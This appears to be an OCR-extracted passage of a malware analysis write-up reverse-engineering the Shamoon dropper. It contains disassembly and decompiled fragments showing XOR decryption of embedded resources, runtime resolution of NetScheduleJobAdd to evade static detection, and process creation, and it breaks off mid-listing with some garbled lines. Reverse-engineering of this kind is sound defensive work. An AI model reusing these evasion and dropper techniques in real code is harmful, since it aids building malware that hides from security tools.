var_10= dword ptr -10h
hFile= dword ptr -0Ch
var_8= dword ptr -8
Buffer= byte ptr -1
lpFileName= dword ptr 8
hModule= dword ptr 0Ch
lpName= dword ptr 10h
lpType= dword ptr 14h
arg_10= dword ptr 18h
arg_14= dword ptr 1Ch
push ebp
mov ebp, esp
sub esp, 20h
push ebx
push esi
push [ebp+lpType] ; lpType
push [ebp+lpName] ; lpName
push [ebp+hModule] ; hModule
call ds:FindResourceW
mov esi, eax
xor ebx, ebx
cmp esi, ebx
jz loc_401ABF
push esi ; hResInfo
push [ebp+hModule] ; hModule
call ds:LoadResource
cmp eax, ebx
jz loc_401ABF
push eax ; hResData
call ds:LockResource
mov [ebp+var_18], eax
cmp eax, ebx
jz loc_401ABF
push esi ; hResInfo
push [ebp+hModule] ; hModule
call ds:SizeofResource
mov [ebp+var_8], eax
lea eax, [ebp+var_14]
push eax
mov [ebp+var_14], ebx
call sub_401769
pop ecx
push ebx ; hTemplateFile
push ebx ; dwFlagsAndAttributes
push 2 ; dwCreationDisposition
push ebx ; lpSecurityAttributes
push 1 ; dwShareMode
push 40000000h ; dwDesiredAccess
push [ebp+lpFileName] ; lpFileName
call ds:CreateFileW
push [ebp+var_14]
mov [ebp+hFile], eax
call sub_401792
cmp [ebp+hFile], 0FFFFFFFFh
pop ecx
jz loc_401ABF




Resource decryption routine

At a high level, we can assume the following actions based on the windows API calls:

1. Find a resource
2. Load the resource
3. Lock the resource
4. Create a file
5. Write to the file

After this we can see that its going to allocate a buffer of size **var_8**, which gets set when the value of EAX is moved after the **SizeOfResource** call.




Write resource

If the buffer is successfully allocated it enters the loop **loc_401A6F** which implements the following pseudo code:

```
 while i = 0; i < sizeOfResource; i++ {
        buf[i] = resource[i] ^ key[i % len(key)];
}
```

This is a very common form of encryption for malware as it's simple, and highly optimized at the hardware level. XOR is built in instruction for the x86 assembly set, so it's something that can be calculated on the CPU itself. Single and double byte XOR keys generally aren't going to thwart AV engines but later versions of Shamoon use extremely large XOR keys for resource decryption.

Since we have now recognized this as an XOR decryption loop we need to find the key. Generally keys are passed as arguments if they are created during runtime or they are referenced by static constants. There are no references to static constants in this function so taking a look at the arguments we see the following buffer being passed.



Resource Decryption Call for PKCS12

Looking at the function call, we can see 6 arguments being passed:

1. an integer
2. a constant
3. a resource name
4. a ordinal value for the resource
5. a buffer
6. a filename that is generated in this current function

Looking at the constant that is being passed we see the following, as I was analyzing this stood out to me immediately and I tested it as a decryption key.


PKCS12 XOR key

This turned out to be correct so I knew the signature for the **ResourceDecryption** function was the following.

```
ResourceDecryption(sizeOfKey int, resourceOrdinal int, resourceName string, fileBuf byte[], outputFilename str
```

Some malware analysts will take this knowledge and create a script to dump the resources so the payload can be analyzed. While this is a valid decision, there is still information that we can pull out from the sample.

At this point it's important to figure out how the function gets called and what path needs to be taken from the entry point to get this file dumped. Opening the function at **sub_401977** and hitting the button "xrefs to current identifier" shows a view of function calls that are taken to reach the **DecryptResource** function. This aligns with the 3 calls to **DecryptResource** as there are 3 resources contained within Shamoon.



Control flow of program

This graph shows the functions that must be called to reach this point in the program. So this graph would lead up to main and would show us all of the potential checks the malware might do to determine it is running on the correct system.

Considering that the path to the resource decryption function is relatively short, we can assume that there won't be too many system checks or any at all.


Starting from the top with **_wmain**, we can see its relatively small function.


_wmain graph

The first function called here I have renamed **CheckWindowsDirectoryAndGetCLIArgs**. This function is relatively simple in what it does. it will load a hardcoded kernel32.dll path, prepend the windows directory variable value to it, and check the creation time of that file. It then parses the commandline arguments passed with **GetCommandLineW**. Considering that eacho of the paths in the callgraph below, I will explain all of the funtionality there in each of the followin resource section.

PKCS7 Drop and Execution

Looking at the call graph above the closest call is **sub_40335c** which we can see from the picture below will interact with the PKCS7 resource.



loc_4033C9: ; int
push 4
push offset dword_41C434 ; int
push offset Type ; "PKCS7"
push 71h ; lpName
lea eax, [ebp+FileName]
push 0 ; hModule
push eax ; lpFileName
call ResourceDecryption
add esp, 18h
test al, al
jz loc_403480
lea eax, [ebp+FileName]
push eax ; lpFileName
call sub_4020FA
push esi
call nullsub_1
pop ecx
pop ecx
test ebx, ebx
jz short loc_403455
push 4
lea eax, [ebp+FileName]
push offset asc_416900 ; " "
push eax
call sub_4010AF
pop ecx
lea eax, [ebp+eax*2+FileName]
push eax
call sub_401050
push ebx
call sub_4010AF
add esp, 10h
lea eax, [eax+eax+2]
push eax
lea eax, [ebp+FileName]
push ebx
push eax
call sub_4010AF
pop ecx
lea eax, [ebp+eax*2+FileName]
push eax
call sub_401050
add esp, 0Ch
loc_403455:
and dwProcessId, 0
push offset dwProcessId ; int
lea eax, [ebp+FileName]



Assembly following PKCS12 decryption

Following the call to **ResourceDecryption** we see a couple calls to **sub_4010AF** and **sub_401050** which seem to do some string manipulation. At the end of the **sub_40335c**, there is a call to **sub_40286c**. Now its important note that all of the calls happening in this picture are after we have decrypted our PKCS7 resource. So with that information we can assume that its going to interact with the decrypted resource.

Digging into **sub_40286c**, we can see a virtualAlloc and if it successfully allocates memory it will continue executing.



virtualAlloc within sub_40286c

Now in the branch to the left we can see its going to copy some memory and pass some arguments to a function **sub_4026EE**. This function is going to get the process address of a function in netapi32.dll and execute it as we can see below.

```
v17 = 0;
v2 = strlen("Schedule");
StrCat((int)&lpProcName, 0, "Schedule", v2);
v3 = strlen("Net");
StrCat((int)&lpProcName, 0, "Net", v3);
v4 = lpProcName;
if ( v16 < 0x10 )
  v4 = (const CHAR *)&lpProcName;
v5 = v4;
v6 = GetModul char * eW(L"netapi32.dll");
v7 = GetProcAddress(v6, v5);
if ( v7 && !((int (__stdcall *)(LPCWSTR, LPVOID, int *))v7)(UncServerName, Buffer, &v11) )
```

Call function within netapi32.dll


This is a common technique for malware authors as it allows them to load functions from libraries within references having to exist statically within the binary. So tools like PE studio wouldn't be able to pick up on this function call.


The function that is being loaded here is NetScheduleJobAdd which as per MS docs:

> The **NetScheduleJobAdd** function submits a job to run at a specified future time and date. This function requires that the schedule service be started on the computer to which the job is submitted.

So rather than directly importing netapi32.dll the actor decided to load this library during runtime. When an actor takes the time to do this there is generally a purpose behind it.

Now looking back at **sub_40286c** we know that its going to copy memory into the newly allocated buffer and start a thread to schedule a task via the netap32.dll. Looking at the next piece of the control flow graph


push ebx ; UncServerName
mov [esi], ebx
call sub_4026EE
add esp, 14h
test al, al
jz short loc_4028F6
push 17318h ; dwMilliseconds
call ds:Sleep
push [ebp+arg_0] ; int
push ebx ; dwProcessId
call sub_4011EF
pop ecx
pop ecx
mov [esi], eax
cmp eax, ebx
jnz short loc_402955
loc_4028F6: ; size_t
push 44h
lea eax, [ebp+StartupInfo]
push ebx ; int
push eax ; void *
call _memset
push 10h ; size_t
lea eax, [ebp+ProcessInformation]
push ebx ; int
push eax ; void *
call _memset
add esp, 18h
lea eax, [ebp+ProcessInformation]
push eax ; lpProcessInformation
lea eax, [ebp+StartupInfo]
push eax ; lpStartupInfo
push ebx ; lpCurrentDirectory
push ebx ; lpEnvironment
push 8000000h ; dwCreationFlags



